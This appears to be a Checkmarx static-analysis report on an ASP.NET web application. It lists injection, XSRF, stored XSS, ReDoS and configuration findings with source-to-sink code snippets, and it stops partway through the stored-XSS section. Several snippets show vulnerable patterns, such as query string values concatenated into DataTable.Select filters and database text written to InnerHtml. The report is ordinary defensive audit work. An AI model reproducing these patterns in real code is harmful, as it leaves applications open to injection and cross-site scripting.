File Name	/obj/Debug/Package/PackageTmp/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html
Method	<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js" type="text/javascript" charset="utf-8"></script>

```
....
7.    <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
```

Data Filter Injection

Query Path:
CSharp\Cx\CSharp Medium Threat\Data Filter Injection Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection
OWASP Top 10 2013: A1-Injection

Description

Data Filter Injection\Path 1:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=78
Status	New

Method Page_Load at line 36 of /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs gets user input from the Split element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in a query to the application server's cached data, in Page_Load at line 36 of /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs. This may enable a Data Filter Injection attack.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs
Line	263	291
Object	Split	Select

Code Snippet

File Name	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs
Method	protected void Page_Load(object sender, EventArgs e)

```
....
263.                        string[] IDs =
Request.QueryString["ids"].Split(',');
....
291.                                DataRow[] eshkolotRows =
dtTchumimEshkolotTafkidim.Select("eshkol_id = " + IDs[IdIndex]);
```

Data Filter Injection\Path 2:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=79
Status	New

Method Page_Load at line 36 of /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs gets user input from the QueryString_ids element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in a query to the application server's cached data, in Page_Load at line 36 of /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs. This may enable a Data Filter Injection attack.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs
Line	263	291
Object	QueryString_ids	Select

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs
Method protected void Page_Load(object sender, EventArgs e)

```
....
263.                        string[] IDs =
Request.QueryString["ids"].Split(',');
....
291.                                DataRow[] eshkolotRows =
dtTchumimEshkolotTafkidim.Select("eshkol_id = " + IDs[IdIndex]);
```

Data Filter Injection\Path 3:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=80
Status	New

Method Page_Load at line 43 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs gets user input from the Split element. This element's value then flows through the code without being properly sanitized or validated, and is eventually used in a query to the application server's cached data, in Page_Load at line 43 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs. This may enable a Data Filter Injection attack.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Line	94	155
Object	Split	Select

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method protected void Page_Load(object sender, EventArgs e)

```
....
94.                    string[] IDs =
Request.QueryString["ids"].Split(',');
....
155.                            DataRow[] professionRows =
professionsStillOn.Select("professional_id = " + IDs[IdIndex]);
```

Data Filter Injection\Path 4:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=81
Status	New

Method Page_Load at line 43 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs gets user input from the QueryString_ids element. This element’s value then flows through the code without being properly sanitized or validated, and is eventually used in a query to the application server’s cached data, in Page_Load at line 43 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs. This may enable a Data Filter Injection attack.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Line	94	155
Object	QueryString_ids	Select

Code Snippet

File Name	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method	protected void Page_Load(object sender, EventArgs e)

```
....
94.                      string[] IDs =
Request.QueryString["ids"].Split(',');
....
155.                               DataRow[] professionRows =
professionsStillOn.Select("professional_id = " + IDs[IdIndex]);
```

Client Potential Code Injection

Query Path:
JavaScript\Cx\JavaScript Medium Threat\Client Potential Code Injection Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection
OWASP Top 10 2013: A1-Injection

Description

Client Potential Code Injection\Path 1:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=32
Status	New

	Source	Destination
File	/Common/Resources/Scripts/mootools-1.2.5-core-ys.js	/Common/Resources/Scripts/mootools-1.2.5-core-ys.js
Line	1232	128
Object	text	execScript

Code Snippet

File Name /Common/Resources/Scripts/mootools-1.2.5-core-ys.js
Method }, onStateChange: function () {

```
....
1232.              this.success(this.response.text, this.response.xml);
```

▼

File Name /Common/Resources/Scripts/mootools-1.2.5-core-ys.js

Method })(); function $exec(b) {

```
....
128.       if (!b) { return b; } if (window.execScript) {
window.execScript(b); } else {
```

Client Potential Code Injection\Path 2:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=33
Status	New

	Source	Destination
File	/obj/Debug/Package/PackageTmp/Common/Resources/Scripts/mootools-1.2.5-core-ys.js	/obj/Debug/Package/PackageTmp/Common/Resources/Scripts/mootools-1.2.5-core-ys.js
Line	1232	128
Object	text	execScript

Code Snippet
File Name /obj/Debug/Package/PackageTmp/Common/Resources/Scripts/mootools-1.2.5-core-ys.js
Method }, onStateChange: function () {

```
....
1232.              this.success(this.response.text, this.response.xml);
```

▼

File Name /obj/Debug/Package/PackageTmp/Common/Resources/Scripts/mootools-1.2.5-core-ys.js

Method })(); function $exec(b) {

```
....
128.       if (!b) { return b; } if (window.execScript) {
window.execScript(b); } else {
```

Client Cross Frame Scripting Attack

Query Path:
JavaScript\Cx\JavaScript Medium Threat\Client Cross Frame Scripting Attack Version:1

Categories

OWASP Top 10 2013: A3-Cross-Site Scripting (XSS)

Description

Client Cross Frame Scripting Attack\Path 1:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=24
Status	New

	Source	Destination
File	/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html	/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html
Line	1	1
Object	CxJSNS_181355202	CxJSNS_181355202

Code Snippet

File Name	/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html
Method	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"

```
....
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
```

Heap Inspection

Query Path:
CSharp\Cx\CSharp Medium Threat\Heap Inspection Version:0

Description

Heap Inspection\Path 1:

Severity	Medium
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=35
Status	New

Method CreateSession at line 53 of /App_Code_/SessionWrapper.cs defines password, which is designated to contain user passwords. However, while plaintext passwords are later assigned to password, this variable is never cleared from memory.

	Source	Destination
File	/App_Code_/SessionWrapper.cs	/App_Code_/SessionWrapper.cs
Line	55	55
Object	password	password

Code Snippet

File Name	/App_Code_/SessionWrapper.cs
Method	public static void CreateSession(int taz)

```
....
55.              var password =
GiyusAuthLight.GetMeitavCalcPassword(taz);
```

Heuristic XSRF

Query Path:
CSharp\Cx\CSharp Heuristic\Heuristic XSRF Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.9 - Cross-site request forgery
OWASP Top 10 2013: A8-Cross-Site Request Forgery (CSRF)

Description

Heuristic XSRF\Path 1:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=47
Status	New

Method Page_Load at line 43 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs gets a parameter from a user request URL from element Split. This parameter value flows through the code and is eventually used to modify database contents. The application does not require renewed user authentication for the request. This may enable Cross-Site Request Forgery (XSRF).

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Line	94	576
Object	Split	ExecuteNonQueryByTransaction

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method protected void Page_Load(object sender, EventArgs e)

```
....
94.                         string[] IDs =
Request.QueryString["ids"].Split(',');
```

File Name /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method private void InsertDerugimForBanim(int malshabTaz, string[] ids, string[] derugim)

```
....
576.
DB.ExecuteNonQueryByTransaction(insertDerugimTransaction,
```

Heuristic XSRF\Path 2:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=48
Status	New

Method Page_Load at line 43 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs gets a parameter from a user request URL from element QueryString_ids. This parameter value flows through the code and is eventually used to modify database contents. The application does not require renewed user authentication for the request. This may enable Cross-Site Request Forgery (XSRF).

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Line	94	576
Object	QueryString_ids	ExecuteNonQueryByTransaction

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method protected void Page_Load(object sender, EventArgs e)

```
....
94.                    string[] IDs =
Request.QueryString["ids"].Split(',');
```

File Name /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs

Method private void InsertDerugimForBanim(int malshabTaz, string[] ids, string[] derugim)

```
....
576.
DB.ExecuteNonQueryByTransaction(insertDerugimTransaction,
```

Heuristic XSRF\Path 3:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=49
Status	New

Method Page_Load at line 43 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs gets a parameter from a user request URL from element Split. This parameter value flows through the code and is eventually used to modify database contents. The application does not require renewed user authentication for the request. This may enable Cross-Site Request Forgery (XSRF).

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Line	95	576
Object	Split	ExecuteNonQueryByTransaction

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method protected void Page_Load(object sender, EventArgs e)

```
....
95.                    string[] derugim =
Request.QueryString["derugim"].Split(',');
```

▼

File Name	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method	private void InsertDerugimForBanim(int malshabTaz, string[] ids, string[] derugim)

```
....
576.
DB.ExecuteNonQueryByTransaction(insertDerugimTransaction,
```

Heuristic XSRF\Path 4:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=50
Status	New

Method Page_Load at line 43 of /Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs gets a parameter from a user request URL from element QueryString_derugim. This parameter value flows through the code and is eventually used to modify database contents. The application does not require renewed user authentication for the request. This may enable Cross-Site Request Forgery (XSRF).

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Line	95	576
Object	QueryString_derugim	ExecuteNonQueryByTransaction

Code Snippet

File Name	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method	protected void Page_Load(object sender, EventArgs e)

```
....
95.                    string[] derugim =
Request.QueryString["derugim"].Split(',');
```

▼

File Name	/Sheelonim/Mea/Male/MiyunDerugTafkidim.aspx.cs
Method	private void InsertDerugimForBanim(int malshabTaz, string[] ids, string[] derugim)

```
....
576.
DB.ExecuteNonQueryByTransaction(insertDerugimTransaction,
```

Heuristic XSRF\Path 5:

Severity	Low

Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=51
Status	New

Method Page_Load at line 36 of /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs gets a parameter from a user request URL from element Split. This parameter value flows through the code and is eventually used to modify database contents. The application does not require renewed user authentication for the request. This may enable Cross-Site Request Forgery (XSRF).

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs
Line	263	521
Object	Split	ExecuteNonQueryByTransaction

Code Snippet

File Name /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs

Method protected void Page_Load(object sender, EventArgs e)

```
....
263.                          string[] IDs =
Request.QueryString["ids"].Split(',');
```

▼

File Name /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs

Method private void InsertDerugim(int malshabTaz, string[] ids)

```
....
521.
DB.ExecuteNonQueryByTransaction(insertDerugimTransaction,
```

Heuristic XSRF\Path 6:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=52
Status	New

Method Page_Load at line 36 of /Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs gets a parameter from a user request URL from element QueryString_ids. This parameter value flows through the code and is eventually used to modify database contents. The application does not require renewed user authentication for the request. This may enable Cross-Site Request Forgery (XSRF).

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs
Line	263	521
Object	QueryString_ids	ExecuteNonQueryByTransaction

Code Snippet

File Name	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs
Method	protected void Page_Load(object sender, EventArgs e)

```
....
263.                          string[] IDs =
Request.QueryString["ids"].Split(',');
```

File Name	/Sheelonim/Mea/Male/MiyunDerugKadatz.aspx.cs
Method	private void InsertDerugim(int malshabTaz, string[] ids)

```
....
521.
DB.ExecuteNonQueryByTransaction(insertDerugimTransaction,
```

Heuristic XSRF\Path 7:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=53
Status	New

Method Page_Load at line 25 of /Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs gets a parameter from a user request URL from element Split. This parameter value flows through the code and is eventually used to modify database contents. The application does not require renewed user authentication for the request. This may enable Cross-Site Request Forgery (XSRF).

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs	/Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs
Line	77	295
Object	Split	ExecuteNonQueryByTransaction

Code Snippet

File Name	/Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs
Method	protected void Page_Load(object sender, EventArgs e)

```
....
77.                       string[] answers =
Request.QueryString["answers"].Split(',');
```

File Name	/Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs
Method	private void UpdateMalshabAnswers(int malshabTaz, DataTable userQuestions, string[] answers, OracleTransaction updateAnswersTransaction)

```
....
295.
DB.ExecuteNonQueryByTransaction(updateAnswersTransaction,
```

Heuristic XSRF\Path 8:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=54
Status	New

Method Page_Load at line 25 of /Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs gets a parameter from a user request URL from element QueryString_answers. This parameter value flows through the code and is eventually used to modify database contents. The application does not require renewed user authentication for the request. This may enable Cross-Site Request Forgery (XSRF).

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs	/Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs
Line	77	295
Object	QueryString_answers	ExecuteNonQueryByTransaction

Code Snippet

File Name /Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs

Method protected void Page_Load(object sender, EventArgs e)

```
....
77.                      string[] answers =
Request.QueryString["answers"].Split(',');
```

File Name /Sheelonim/Mea/Male/MiyunPersonalQuestionnaire.aspx.cs

Method private void UpdateMalshabAnswers(int malshabTaz, DataTable userQuestions, string[] answers, OracleTransaction updateAnswersTransaction)

```
....
295.
DB.ExecuteNonQueryByTransaction(updateAnswersTransaction,
```

Missing X Frame Options

Query Path:

CSharp\Cx\CSharp WebConfig\Missing X Frame Options Version:0

Description

Missing X Frame Options\Path 1:

Severity	Low
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=27
Status	New

	Source	Destination
File	/obj/Debug/Package/PackageTmp/web.config	/obj/Debug/Package/PackageTmp/web.config
Line	1	1
Object	CxXmlConfigClass1430946315	CxXmlConfigClass1430946315

Code Snippet

File Name	/obj/Debug/Package/PackageTmp/web.config
Method	<?xml version="1.0" encoding="UTF-8"?>

```
....
1.  <?xml version="1.0" encoding="UTF-8"?>
```

Missing X Frame Options\Path 2:

Severity	Low
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=28
Status	New

	Source	Destination
File	/obj/Debug/TransformWebConfig/assist/web.config	/obj/Debug/TransformWebConfig/assist/web.config
Line	1	1
Object	CxXmlConfigClass2026781149	CxXmlConfigClass2026781149

Code Snippet

File Name	/obj/Debug/TransformWebConfig/assist/web.config
Method	<?xml version="1.0" encoding="utf-8"?>

```
....
1.  <?xml version="1.0" encoding="utf-8"?>
```

Missing X Frame Options\Path 3:

Severity	Low
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=29
Status	New

	Source	Destination
File	/obj/Debug/TransformWebConfig/original/web.config	/obj/Debug/TransformWebConfig/original/web.config
Line	1	1
Object	CxXmlConfigClass794164123	CxXmlConfigClass794164123

Code Snippet

File Name	/obj/Debug/TransformWebConfig/original/web.config
Method	<?xml version="1.0" encoding="UTF-8"?>

```
....
1.  <?xml version="1.0" encoding="UTF-8"?>
```

Missing X Frame Options\Path 4:

Severity	Low
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=30
Status	New

	Source	Destination
File	/obj/Debug/TransformWebConfig/transformed/web.config	/obj/Debug/TransformWebConfig/transformed/web.config
Line	1	1
Object	CxXmlConfigClass62406213	CxXmlConfigClass62406213

Code Snippet
File Name /obj/Debug/TransformWebConfig/transformed/web.config
Method <?xml version="1.0" encoding="UTF-8"?>

```
....
1.   <?xml version="1.0" encoding="UTF-8"?>
```

Missing X Frame Options\Path 5:

Severity	Low
Result State	Proposed Not Exploitable
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=31
Status	New

	Source	Destination
File	/web.config	/web.config
Line	1	1
Object	CxXmlConfigClass1577352544	CxXmlConfigClass1577352544

Code Snippet
File Name /web.config
Method <?xml version="1.0" encoding="UTF-8"?>

```
....
1.   <?xml version="1.0" encoding="UTF-8"?>
```

Client Potential ReDoS In Match

Query Path:
JavaScript\Cx\JavaScript Low Visibility\Client Potential ReDoS In Match Version:0

Description

Client Potential ReDoS In Match\Path 1:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=5
Status	New

	Source	Destination
File	/obj/Debug/Package/PackageTmp/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.js	/obj/Debug/Package/PackageTmp/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.js
Line	3908	3949
Object	"/([:*])(\w+)|\{(\w+)(?:\:((?:[^{}\\]+|\\.|\{(?:[^{}\\]+|\\.)*\})+))?\}/g"	split

Code Snippet

File Name /obj/Debug/Package/PackageTmp/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.js

Method function UrlMatcher(pattern) {

```
....
3908.           var placeholder =
/([:*])(\w+)|\{(\w+)(?:\:((?:[^{}\\]+|\\.|\{(?:[^{}\\]+|\\.)*\})+))?\}/g
,
....
3949.                forEach(search.substring(1).split(/[&?]/),
addParameter);
```

Client Potential ReDoS In Match\Path 2:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=6
Status	New

	Source	Destination
File	/obj/Debug/Package/PackageTmp/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.js	/obj/Debug/Package/PackageTmp/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.js
Line	686	727
Object	"/([:*])(\w+)|\{(\w+)(?:\:((?:[^{}\\]+|\\.|\{(?:[^{}\\]+|\\.)*\})+))?\}/g"	split

Code Snippet

File Name /obj/Debug/Package/PackageTmp/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.js

Method function UrlMatcher(pattern) {

```
....
686.           var placeholder =
/([:*])(\w+)|\{(\w+)(?:\:((?:[^{}\\]+|\\.|\{(?:[^{}\\]+|\\.)*\})+))?\}/g
,
....
727.                forEach(search.substring(1).split(/[&?]/),
addParameter);
```

Client Potential ReDoS In Match\Path 3:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=7
Status	New

	Source	Destination
File	/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.js	/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.js
Line	3908	3949
Object	"/([:*])(\w+)|\\{(\w+)(?:\\:((?:[^{}\\\\]+|\\\\.|\\{(?:[^{}\\\\]+|\\\\.)*\\})+))?\\}/g"	split

Code Snippet

File Name /Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.js

Method function UrlMatcher(pattern) {

```
....
3908.          var placeholder =
/([:*])(\w+)|\{(\w+)(?:\:((?:[^{}\\]+|\\.|\{(?:[^{}\\]+|\\.)*\})+))?\}/g
,
....
3949.              forEach(search.substring(1).split(/[&?]/),
addParameter);
```

Client Potential ReDoS In Match\Path 4:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=8
Status	New

	Source	Destination
File	/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.js	/Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.js
Line	686	727
Object	"/([:*])(\w+)|\\{(\w+)(?:\\:((?:[^{}\\\\]+|\\\\.|\\{(?:[^{}\\\\]+|\\\\.)*\\})+))?\\}/g"	split

Code Snippet

File Name /Sheelonim/Mea/Female/Vendor/AngularUI/angular-ui-router.js

Method function UrlMatcher(pattern) {

```
....
686.          var placeholder =
/([:*])(\w+)|\{(\w+)(?:\:((?:[^{}\\]+|\\.|\{(?:[^{}\\]+|\\.)*\})+))?\}/g
,
....
727.              forEach(search.substring(1).split(/[&?]/),
addParameter);
```

Client Hardcoded Domain

Query Path:
JavaScript\Cx\JavaScript Low Visibility\Client Hardcoded Domain Version:1

Description

Client Hardcoded Domain\Path 1:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=36
Status	New

	Source	Destination
File	/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html	/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html
Line	7	7
Object	""http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js""	""http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js""

Code Snippet

File Name	/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html
Method	<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js" type="text/javascript" charset="utf-8"></script>

```
....
7.    <script 
src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js" 
type="text/javascript" charset="utf-8"></script>
```

Client Hardcoded Domain\Path 2:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=37
Status	New

	Source	Destination
File	/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html	/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html
Line	7	7
Object	""http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js""	""http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js""

Code Snippet

File Name	/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html
Method	<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js" type="text/javascript" charset="utf-8"></script>

```
....
7.    <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
```

Client Hardcoded Domain\Path 3:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=38
Status	New

	Source	Destination
File	/obj/Debug/Package/PackageTmp/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html	/obj/Debug/Package/PackageTmp/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html
Line	7	7
Object	""http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js""	""http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js""

Code Snippet

File Name	/obj/Debug/Package/PackageTmp/Demonstrator/Style/fonts/Alef-Webfont/Alef-bold.html
Method	<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js" type="text/javascript" charset="utf-8"></script>

```
....
7.    <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
```

Client Hardcoded Domain\Path 4:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=39
Status	New

	Source	Destination
File	/obj/Debug/Package/PackageTmp/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html	/obj/Debug/Package/PackageTmp/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html
Line	7	7
Object	""http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js""	""http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js""

Code Snippet

File Name	/obj/Debug/Package/PackageTmp/Demonstrator/Style/fonts/Alef-Webfont/Alef-regular.html

Method <script src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js" type="text/javascript" charset="utf-8"></script>

```
....
7.    <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
```

Heuristic Stored XSS

Query Path:
CSharp\Cx\CSharp Heuristic\Heuristic Stored XSS Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.7 - Cross-site scripting (XSS)
OWASP Top 10 2013: A3-Cross-Site Scripting (XSS)

Description

Heuristic Stored XSS\Path 1:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=44
Status	New

Method Page_Load at line 15 of /Sheelonim/Mea/Male/MiyunSummary.aspx.cs gets data from the database, for the ExecuteReaderByConnection element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method Page_Load at line 15 of /Sheelonim/Mea/Male/MiyunSummary.aspx.cs. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	/Sheelonim/Mea/Male/MiyunSummary.aspx.cs	/Sheelonim/Mea/Male/MiyunSummary.aspx.cs
Line	212	236
Object	ExecuteReaderByConnection	InnerHtml

Code Snippet
File Name /Sheelonim/Mea/Male/MiyunSummary.aspx.cs
Method protected void Page_Load (object sender, EventArgs e)

```
....
212.                   OracleDataReader personalQuestionnaireAnswers =
DB.ExecuteReaderByConnection(ShohamConn,
....
236.                                 answerLI.InnerHtml = "<b>" +
personalQuestionnaireAnswers.GetString(0) + "</b><br />" +
personalQuestionnaireAnswers.GetString(1);
```

Heuristic Stored XSS\Path 2:

Severity	Low
Result State	To Verify
Online Results	http://CXMANAGER/CxWebClient/ViewerMain.aspx?scanid=1000165&projectid=10164&pathid=45
Status	New

Method Page_Load at line 15 of /Sheelonim/Mea/Male/MiyunSummary.aspx.cs gets data from the database, for the ExecuteScalarByConnection element. This element’s value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method Page_Load at line 15 of /Sheelonim/Mea/Male/MiyunSummary.aspx.cs. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
